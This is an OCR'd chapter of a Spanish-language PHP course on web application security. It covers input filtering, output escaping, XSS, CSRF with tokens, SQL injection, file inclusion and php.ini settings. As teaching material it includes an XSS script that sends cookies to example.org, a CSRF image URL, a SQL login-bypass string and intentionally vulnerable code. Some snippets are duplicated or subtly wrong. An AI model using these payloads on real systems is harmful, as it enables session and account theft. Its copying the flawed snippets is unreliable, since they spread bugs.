
Programación en



Versión 2.0

php

Gugler
Laboratorio de Investigación Gugler

FCyT
Facultad de Ciencia y Tecnología

UADER
Universidad Autónoma de Entre Ríos

CONTENIDO

Capítulo 6

Seguridad en PHP

Introducción

En nuestra última unidad estudiaremos algunos conceptos básicos y consideraciones que deberemos tener en cuenta respecto a la seguridad de nuestra aplicación web. Si bien PHP nos ofrece un amplio conjunto de herramientas para asegurar los datos que transitan por nuestro sitio, es importante comprender distintos tipos de instigaciones con el fin de entender los puntos a segurizar en la aplicación.

Antes de analizar los ataques específicos y cómo proteger nuestras aplicaciones de ellos, es necesario conocer algunos principios básicos de seguridad en aplicaciones Web. Estos principios son sencillos y se basan en el hecho de que *en una aplicación web todos los datos recibidos en la entrada están contaminados y deben ser filtrados antes de su uso*. La comprensión y la práctica de este concepto es esencial para garantizar la seguridad de sus aplicaciones.

Filtrando datos de entrada / salida

Dos enfoques comunes para el filtrado de entrada y salida de datos son las *listas blancas* y *listas negras.*

El enfoque de *lista negra* es el menos restrictivo y consiste dejar pasar cualquier tipo de datos menos aquellos contenidos en una lista negra. Por ejemplo, algunos foros utilizan este enfoque

para filtrar contenido. Para esto definen un conjunto específico de palabras que se consideran inadecuadas y estas palabras se filtran.

Por otro lado, el enfoque de *lista blanca* es mucho más restrictivo y se basa en el hecho de rechazar todo y aceptar únicamente aquello que la aplicación espera recibir. Una forma de ejemplificar esto se daría en un formulario que contenga un campo edad que nos pida ingresar la misma. Podríamos rechazar cualquier carácter y aceptar aquellos que únicamente sean números.

Funciones para filtrar la entrada de datos

La idea detrás de esto es la de filtrar todos los datos que lleguen a nuestra aplicación web desde un formulario o alguna fuente externa a la misma. Deberemos en estos casos validar cada uno de estos y una vez que estemos seguros de que los datos que nos llegan son los que esperábamos, recién llevaremos a cabo la acción en cuestión.

ctype_alpha()

Esta función verifica si todos los caracteres de la cadena pasada como parámetro son alfabéticos. En este caso devolverá *true*. La función validará que el conjunto de caracteres de la cadena esté incluido dentro de los conjuntos [A-Z] y [a-z], donde [A-Z] denota el abecedario completo en mayúsculas y [a-z] el abecedario completo en minúsculas.
Ejemplo:

```
<?php
        $cadena='arf12';
        if (ctype_alpha($cadena)) {
                echo "La cadena es correcta.";
        }else{
                echo "La cadena solamente puede contener letras.";
        }
?>
```

Salida: // La cadena solamente puede contener letras.

ctype_digit()

Esta función verifica si todos los caracteres de la cadena pasada como parámetro son numéricos. En este caso devolverá *true*. La función validará que el conjunto de caracteres de la cadena esté incluido dentro del conjunto [0-9], donde [0-9] denota los número desde el 0 al 9.
Ejemplo:

```
<?php
```

```
$cadena='arf12';
if (ctype_alpha($cadena)) {
        echo "La cadena es correcta.";
}else{
        echo "La cadena solamente puede contener números.";
}
?>
```

Salida: // La cadena solamente puede contener números.

ctype_digit()

Esta función verifica si todos los caracteres de la cadena pasada como parámetro son numéricos. En este caso devolverá *true*. La función validará que el conjunto de caracteres de la cadena esté incluido dentro del conjunto [0-9], donde [0-9] denota los número desde el 0 al 9.
Ejemplo:

```
<?php
        $cadena='arf12';
        if (ctype_digit($cadena)) {
                echo "La cadena es correcta.";
        }else{
                echo "La cadena solamente puede contener números.";
        }
?>
```

Salida: // La cadena solamente puede contener números.

ctype_alnum()

Esta función verifica si todos los caracteres de la cadena pasada como parámetro son alfanuméricos. En este caso devolverá *true*. La función validará que el conjunto de caracteres de la cadena esté incluido dentro de los conjuntos [A-Z], [a-z] y [0-9].
Ejemplo:

```
<?php
        $cadena='arf12';
        if (ctype_alnum($cadena)) {
                echo "La cadena es correcta.";
        }else{
                echo "La cadena solamente puede contener números.";
        }
?>
```

Salida: // La cadena es correcta.

ctype_graph()

Esta función verifica si todos los caracteres de la cadena pasada como parámetro son caracteres imprimibles. En este caso devolverá *true*. Existen en PHP, como en todos los lenguajes, secuencias de caracteres que no siempre representan un carácter que podamos ver en pantalla. Así como por ejemplo la secuencia **\n** es un salto de linea encontraremos otras que representen distintos *caracteres no imprimibles*. Esta función evaluará la cadena en busca de este tipo de secuencias.
Ejemplo:

```
<?php
        $cadena='arf1\n2';
        if (ctype_graph($cadena)) {
                echo "La cadena es correcta.";
        }else{
                echo "La cadena solamente posee caracteres no imprimibles.";
        }
?>
```

Salida: // La cadena solamente posee caracteres no imprimibles.

Caso práctico

Veremos ahora un ejemplo en el cual, a partir de los datos recibidos de un formulario, filtraremos los datos de entrada creando para esto un arreglo con los *datos limpios*(ya filtrados).
Formulario:

```
<form method="POST">
        Username: <input type="text" name="username" /><br />
        Password: <input type="text" name="password" /><br />
        Color favorito:
                <select name="color">
                        <option>Red</option>
                        <option>Blue</option>
                        <option>Yellow</option>
                        <option>Green</option>
                </select><br />
        <input type="submit" />
</form>
```

Como podemos ver, el formulario permite ingresar un nombre de usuario, una password y además seleccionar entre cuatro colores. Como no tenemos control sobre quien ingresará estos datos, lo que deberemos hacer es filtrar uno a uno y solamente aceptar aquellos valores que sean válidos para nuestra aplicación.

Para llevar a cabo esto, generaremos un arreglo de nombre *$clean* en donde iremos agregando los datos ya validados:

```
<?php
        $clean = array();
        if (ctype_alpha($_POST['username'])) {
                $clean['username'] = $_POST['username'];
        }
        if (ctype_alnum($_POST['password'])) {
                $clean['password'] = $_POST['password'];
        }
        $colores = array('Red', 'Blue', 'Yellow', 'Green');
        if (in_array($_POST['color'], $colores)) {
                $clean['color'] = $_POST['color'];
        }
```

En el script podemos ver que solamente agregaremos al arreglo *$clean* aquellos datos que pasen la validación establecida para tal caso.

Funciones para filtrar la salida de datos

En este caso buscaremos filtrar datos antes de ser enviados al navegador web del cliente.

htmlentities()

Esta función permite convertir *todos los caracteres* a su entidad HTML aplicable. Con esto nos referimos al hecho de traducir caracteres especiales a su correspondiente codificación HTML. Para entender un poco la definición, una etiqueta HTML se encuentra siempre encerrada ente los signos **<** y **>**. Por ejemplo, la etiqueta **** y su correspondiente etiqueta de cierre **** nos permiten escribir texto en negrita. La función *htmlentities()* nos permite convertir los signos < y > a su codificación HTM correspondiente. De esta manera el **<** es representado mediante **&lt** y el **>** mediante **&gt**. Ejemplo:

```
<?php
        $str = "Esta cadena de texto contiene <b>negrita</b>.";
        echo htmlentities($str);
?>
```

Salida: // Esta cadena de texto contiene &ltb&gt negrita &ltb/b&gt.

htmlspecialchars()

Esta función permite convertir *los caracteres especiales* a su entidad HTML aplicable. De esta

manera el los caracteres a traducir son:

- '&' (ampersand) se convierte en '&'
- '"' (comillas dobles) se convierten en '"' cuando ENT_NOQUOTES no esta seteado.
- ''' (comillas simples) se convierten en ''' solo cuando ENT_QUOTES es seteado.
- '<' (menor que) se convierte en '<'
- '>' (mayor que) se convierte en '>'

Ejemplo:

```
<?php
        $nuevo = htmlspecialchars("<a href='test'>Test</a>", ENT_QUOTES);
        echo $nuevo;
?>
```

Salida: // <a href='test'>Test</a&gt.

Falsificación de Formularios

Un método común utilizado por los atacantes es el envío de formulario falso. Existen varias formas de realizar esto, la más fácil es copiar el formulario y ejecutarlo de un lugar diferente. Mediante esto podremos modificar el formulario quitando, por ejemplo, todas aquellas restricciones de seguridad impuestas por el programador del lado cliente.
Veamos el siguiente formulario:

```
<form action="/process.php" method="POST">
        Nombre: <input type=”text” maxlength=”15” name=”nombre” />
        <select name=”color”>
                <option value=”red”>red</option>
                <option value=”green”>green</option>
                <option value=”blue”>blue</option>
        </select>
        <input type=”submit” />
</form>
```

Supongamos que el siguiente formulario es accesible desde la URL:

```
www.ejemplo.org/formulario.html
```

Ahora, alguien podría redirigir nuestras peticiones y enviarnos a otro formulario alojado en otro equipo pero que se ejecute en el equipo original, todo esto de forma transparente para nosotros. Este formulario podría ser modificado, por ejemplo, de la siguiente manera:

```
<form action="www.ejemplo.org/process.php" method="POST">
        Nombre: <input type=”text” name=”nombre” />
```

```
        Color: <input type="text"    name="color" />
        <input type="submit" />
</form>
```

Como podemos ver, hemos realizado algunos cambios al formulario original. El primero, quitamos la restricción maxlength del campo nombre y el segundo, cambiamos la selección de colores por una caja donde el usuario puede ingresar lo que quiera. También podría haber contenido alguna validación JavaScript para restringir otros datos y que podríamos haber eliminado.

Un error común es suponer que los datos de los colores siempre serán alguno de las opciones que nos despliega el campo select y por esto podríamos no hacer validación alguna.
Será en caso como este en que los datos se volverían peligrosos para nuestra aplicación.

Falsificación de peticiones HTTP

La utilidad telnet se puede utilizar para realizar algunas pruebas. En el ejemplo siguiente realiza una sencilla solicitud GET para http://www.php.net/:

```
HTTP/1.1 200 OK
Date: Fri, 18 Jun 2010 03:59:35 GMT
Server: Apache/1.3.41 (Unix) PHP/5.2.12RC4-dev
X-Powered-By: PHP/5.2.12RC4-dev
Last-Modified: Fri, 18 Jun 2010 03:20:22 GMT
Content-language: en
Set-Cookie: COUNTRY=ARG%2C190.228.241.199; expires=Fri, 25-Jun-2010 03:59:35 GMT;
path=/; domain=.php.net
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html;charset=utf-8

f8a
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
```

Se puede escribir su propio cliente en lugar de introducir manualmente las solicitudes mediante telnet. Ejemplo con PHP:

```
<?php
        $http_response = '';
        $fp = fsockopen('www.php.net', 80);
                fputs($fp, "GET / HTTP/1.1\r\n");
                fputs($fp, "Host: www.php.net\r\n\r\n");
        while (!feof($fp))
        {
```

```
            $http_response .= fgets($fp, 128);
        }
        fclose($fp);
        echo nl2br(htmlentities($http_response));
?>
```

Si bien en este caso no se establece ningún ataque, se plantea con la idea de saber que, mediante estas utilidades y sabiendo interpretar el protocolo HTTP, podemos obtener información que no es accesible a simple vista desde los navegadores y valernos es ésta para realizar el ataque en si.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) es uno de las más comunes y más conocidos tipos de ataques. La simplicidad de este ataque y el número de aplicaciones vulnerables lo hacen muy atractivo para los usuarios malintencionados. Un ataque de XSS explota la confianza del usuario en la aplicación y suele ser un esfuerzo para robar información del usuario, tales como cookies y otros datos de identificación personal.

El Cross-Site-Scripting es una vulnerabilidad que aprovecha la falta de mecanismos de filtrado en los campos de entrada y permiten el ingreso y envió de datos sin validación alguna, aceptando el envió de scripts completos, pudiendo generar secuencias de comandos maliciosas que impacten directamente en el sitio o en el equipo de un usuario.

Tomemos por ejemplo el siguiente formulario. El mismo permite a un usuario añadir un comentario al perfil de otro usuario. Después de enviar un comentario, la página muestra todos los comentarios que fueron presentados con anterioridad, para que todos puedan ver todos los comentarios que dejan en el perfil del usuario.

```
<form method="POST" action="process.php">
        <p>Add a comment:</p>
        <p><textarea name="comment"></textarea></p>
        <p><input type="submit" /></p>
</form>
```

Imagine ahora que un usuario malintencionado envía un comentario en el perfil de alguien con el siguiente contenido:

```
<script>
        document.location=''http://example.org/getcookies.php?cookies=''+ document.cookie;
</script>
```

Cuando cualquier persona visite el perfil de este usuario, será redirigido a la URL dada y sus cookies (incluyendo cualquier información personal y los datos login) se añadirá a la cadena de consulta. El atacante puede acceder a las cookies con $_GET ['cookies'] y almacenarlas para

su uso posterior. Este ataque sólo funciona si en la aplicación no se escapa la salida de datos.

Cross-site request forgery (falsificación de petición)

Un Cross-site request forgery (CSRF) o falsificación de petición de sitios cruzados es un tipo de ataque en el que comandos no autorizados son transmitidos por un usuario en el cual el sitio web confía. Este tipo de ataque fuerza al navegador web validado de una víctima a enviar una petición a una aplicación web vulnerable, la cual entonces realiza la acción elegida a través de la víctima. Al contrario que en los ataques XSS, los cuales explotan la confianza que un usuario tiene en un sitio en particular, el cross site request forgery explota la confianza que un sitio tiene en un usuario en particular.

Veamos el siguiente ejemplo en el cual un usuario puede comprar distintos productos. Contaremos con un formulario el cual es enviado al navegador y un script el cual realizará la compra en sí a partir de la función *buy_stocks()*. Ambos script son parte del sitio *www.carritoCompra.com*.

```
<form action="buy.php" method="POST">
        <p>Producto: <input type="text" name="producto" /></p>
        <p>Cantidad: <input type="text" name="cant" /></p>
        <p><input type="submit" value="Buy" /></p>
</form>
```

y luego tendremos el script que realiza la compra en si:

```
<?php
        session_start();
        if (isset($_REQUEST['producto'] &&isset($_REQUEST['cant']))
        {
                buy_stocks($_REQUEST['producto'], $_REQUEST['cant']);
        }

?>
```

Imaginemos ahora que un sitio cualquiera (www.ejemplo.org) al cual acceden muchas personas tiene, en una de sus páginas HTML, el siguiente código:

```
<html>
        <p>Imagen de prueba:
        <img src="http://example.org/foto.jpg" /></p>
</html>
```

A simple vista esto es una porción de código que muestra una imagen (a saber de nombre foto.jpg). Ahora, que ocurriría si esta página es alterada por algún usuario mal intencionado y modificasen el código de la imagen por el siguiente:

```
<html>
        Imagen de prueba:
        <img src="www.carritoCompra.com/buy.php?producto=libro&cant=1000" />
</html>
```

Intentemos entender esto. Cuando un navegador recibe dentro del código HTML una imagen, este vuelve a hacer una petición (*get*) al servidor para obtener dicha imagen. Una vez que la obtiene, la une con el resto del contenido y lo muestra.
Ahora, si vemos el código modificado, podemos ver que en el atributo *src* de la etiqueta *img* se reemplazo el nombre de la imagen por la *url* que realizaba la compra en el carrito de compras *www.carritoCompra.com*.

De ahora en adelante, cuando un usuario acceda a la página de la imagen, si navegador realizará una ejecución del script *buy.php* pasando como parámetros datos de una compra y de esta manera el script encargado de registrar lo realizará sin que nadie se de cuenta.

Utilización de token

Otra manera de mitigar ataques es por medio del uso de un token. En esta acción generaremos un token aleatorio que será enviado como parte del formulario al navegador. Al mismo tiempo, dicho token será guardado en una sesión. De esta forma, solamente procesaremos formularios que contengan token almacenados en sesión.

```
<?php
        session_start();
        if (isset($_POST['message']))
        {
        if (isset($_SESSION['token']) && $_POST['token'] == $_SESSION['token'])
           {
              $message = htmlentities($_POST['message']);
              $fp = fopen('./messages.txt', 'a');
              fwrite($fp, "$message<br />");
              fclose($fp);
           }
        }
        $token = md5(uniqid(rand(), true));
        $_SESSION['token'] = $token;
?>
```

Una vez generado el token lo agregamos en el formulario:

```
<form method="POST">
<input type="hidden" name="token" value="<?php echo $token; ?>" />
<input type="text" name="message"><br />
<input type="submit">
</form>
```

De esta manera quedará almacenado en la sesión y será enviado al navegador. Luego, cuando el usuario envíe los datos, validaremos que los token existan en la sesión antes de procesar los datos

Seguridad respecto de la Bases de Datos

Exposición de credenciales

Definimos credenciales de acceso a aquellos script que contienen los datos que usaremos en nuestras aplicaciones para conectarnos con una base de datos. La idea detrás de esto es evitar que estos script puedan ser accedidos por usuarios mal intencionados.
Para esto, deberemos evitar el utilizar extensiones que no sean interpretadas por el servidor, como por ejemplo: conexion**.ini** o conexion**.conf**.
Si en una aplicación web existen estos archivos, bastará con referenciarlos desde cualquier navegador y este nos dará automáticamente la opción de descargarlos.
Recomendación: colocar estos archivos con extensión ***.php** y de ser posible, fuera del árbol de directorio. Para aclarar el caso dejamos un ejemplo de script PHP que contiene las credenciales de acceso a la base de datos:

config.php

```
<?php

$motor = 'mysql';
$equipo = '127.0.0.1';
$puerto = '3306';
$nombre_usuario = 'clase11';
$contrasenia = 'clase11';
$base_de_datos = 'phpn1_db_clase11';

?>
```

SQL Injection

El SQL Injection es una técnica de ataque que consiste en enviar, dentro de los datos que se envían en un formulario, código SQL que pueda ser interpretado y ejecutado por el servidor de base de datos.

Veamos el siguiente ejemplo en el cual se presenta un formulario de login de usuario:

```
<?php
```

```
if (isset($_POST['bt_entrar'])) {
	$sql = “SELECT * FROM usuarios WHERE username = '”.$_POST['usuario'];
	$sql .= “' AND password = '”.$_POST['password'].”'”;

	// Nos conectamos a la base y realizamos la consulta
}
?>

<form action='login.php' method='post'>
	Usuario: <input type='text' name='usuario' /><br />
	Contraseña: <input type='password' name='password' /><br />
	<input type='submit' name='bt_entrar' value='Entrar' /><br />
</form>
```

Imaginemos ahora que un usuario mal intencionado ingresa el siguiente código:

```
usuario' OR 1 = 1 --
```

Si analizamos la consulta que se genera en el servidor:

```
$sql = “SELECT * FROM usuarios WHERE username = '”.$_POST['usuario'];
$sql .= “' AND password = '”.$_POST['password'].”'”;
```

La consulta quedaría de la siguiente forma:

```
SELECT * FROM usuarios WHERE username = 'usuario' OR 1 = 1 -- ' password = ''
```

De esta manera obtendríamos un login sin tener un usuario y una pass habilitados.

Para solucionar esto con funciones nativas de MySQL hacemos uso de la función *mysql_escape_string()* la cual reconoce y elimina instrucciones mysql de una cadena de texto.

```
<?php
if (isset($_POST['bt_entrar'])) {
	$usuario = mysql_escape_string($_POST['usuario']);
	$password = mysql_escape_string($_POST['password']);

	$sql = “SELECT * FROM usuarios WHERE username = '”.$usuario;
	$sql .= “' AND password = '”.$password.”'”;

	// Nos conectamos a la base y realizamos la consulta
}
?>
```

Para solucionar el mismo problema pero con métodos de la PDO MySQL hacemos uso de consultas con parámetros utilizando el método bindValue() de la clase Statement el cual reconoce y elimina entrecomillados en variables que pasamos como parámetros. El enlazado de los valores puede ser nombrado y numerado. A continuación un ejemplo de implementación:

```
<?php

// Se inicia o reanuda una sesion
session_start();

// Se requieren las credenciales de acceso a la base de datos
require_once 'config.php';

// Si fue enviado el formulario se procesara
if (isset($_POST['entrar']) && $_POST['entrar'] == 'Entrar') {
	// Se verifican los datos de login
	if (isset($_POST['username'])) {
		$username = trim($_POST['username']);
	}
	if (isset($_POST['password'])) {
		$password = trim($_POST['password']);
	}

	$dsn = $motor.':host='.$equipo.';port='.$puerto.';dbname='.$base_de_datos.';';
	$dbh = new PDO($dsn, $nombre_usuario, $contrasenia);

	$consulta = "SELECT * FROM usuario WHERE nombre_usuario = ? AND contrasenia
= ?";

	$stmt = $dbh->prepare($consulta);

	$stmt->bindValue(1, $username, PDO::PARAM_STR);
	$stmt->bindValue(2, $password, PDO::PARAM_STR);

	$stmt->execute();
	…
?>
```

Inclusión de Archivos

Dentro de una aplicación se puede dar el caso que, según alguna opción determinada nos encontremos con la necesidad de incluir uno u otro archivo. De esta manera, el archivo a incluir podría ser enviado por medio del método *get* en la URL.

A ésto se lo denomina inclusión dinámica y el script desde el cual se incluirían los demás archivos se vería como el siguiente:

```
<?php
	include "$_GET['nombreArchivo']";
?>
```

A simple vista el lector puede ver que es muy inseguro el trabajo de esta forma, por lo que

podríamos aplicar algo de seguridad. Una manera de realizar ésto es definiendo un arreglo con los nombres de los posibles script a incluir y validar que la cadenos que llega por GET esté dentro de estos valores:

```
<?php
	$clean = array();
	$nombreArchivo = array('usuarios.php', 'personas.php');
	if (in_array($_GET['nomberArchivo'], $nombreArchivo)) {
		$clean['nombreArchivo'] = $_GET['nombreArchivo'];
	} else {
		$clean['nombreArchivo'] = 'login.php';
	}
	include "$clean['nombreArchivo']";
?>
```

Register Globals

Register Globals es un tipo de configuración o método de trabajo en versiones antiguas de PHP mediante el cual, toda variable que definiésemos en cualquier script era declarable como global, pudiendo ser accedida desde cualquier parte de la aplicación. De esta manera, si en el script de login definíamos la variable $usuario=”pedro”, esta podía ser accedida desde cualquier lado o peor aún, podíamos definirla de la siguiente forma:

```
http://www.miaplicacion.com.ar?usuario=pedro
```

En versiones más nuevas de PHP esta metodología de trabajos viene deshabilitada, pero para cerciorarnos de esto buscamos dentro del archivo de configuración de php (php.ini) la siguiente opción y le asignamos *off*:

```
register_globals = Off
```

Opciones de configuración en PHP

Por defecto, cuando utilizamos aplicaciones como XAMP o WAMP, esta nos traen dos archivos de configuración para PHP.

- *php.ini-development:* la instalación nos deja a nuestra disposición un archivo de configuración preparado para desarrollar aplicaciones.
- php.ini-production: la instalación también nos deja a nuestra disposición un archivo de configuración preparado para correr aplicaciones en ambientes de producción.

La diferencia entre ambos radica, ente otras, en el nivel de detalle de los log a mostrar.

Mientras que la configuración de developen logueará más, la de production lo hará en menor medida.

Si quisiésemos ver la configuración con la que estamos ejecutando la interpretación de PHP, podemos hacer uso de las funciones:

```
phpinfo();
print_r (init_get_all());
```

Estas funciones nos listarán las opciones de configuración que estamos utilizando para PHP. Ahora, si quisiésemos podríamos modificar, únicamente para un script en cuestión, alguno de estos parámetros haciendo uso de la función *ini_set('parámetro', 'valor').*

Por ejemplo:

Si quisiésemos hacer que PHP no muestre errores para un script, agregamos :

```
<?php
        ini_set('display_errors', 'Off');
?>
```

o si queremos aumentar el tiempo máximo de ejecución de un script:

```
<?php
        ini_set('max_execution_time', 300);
?>
```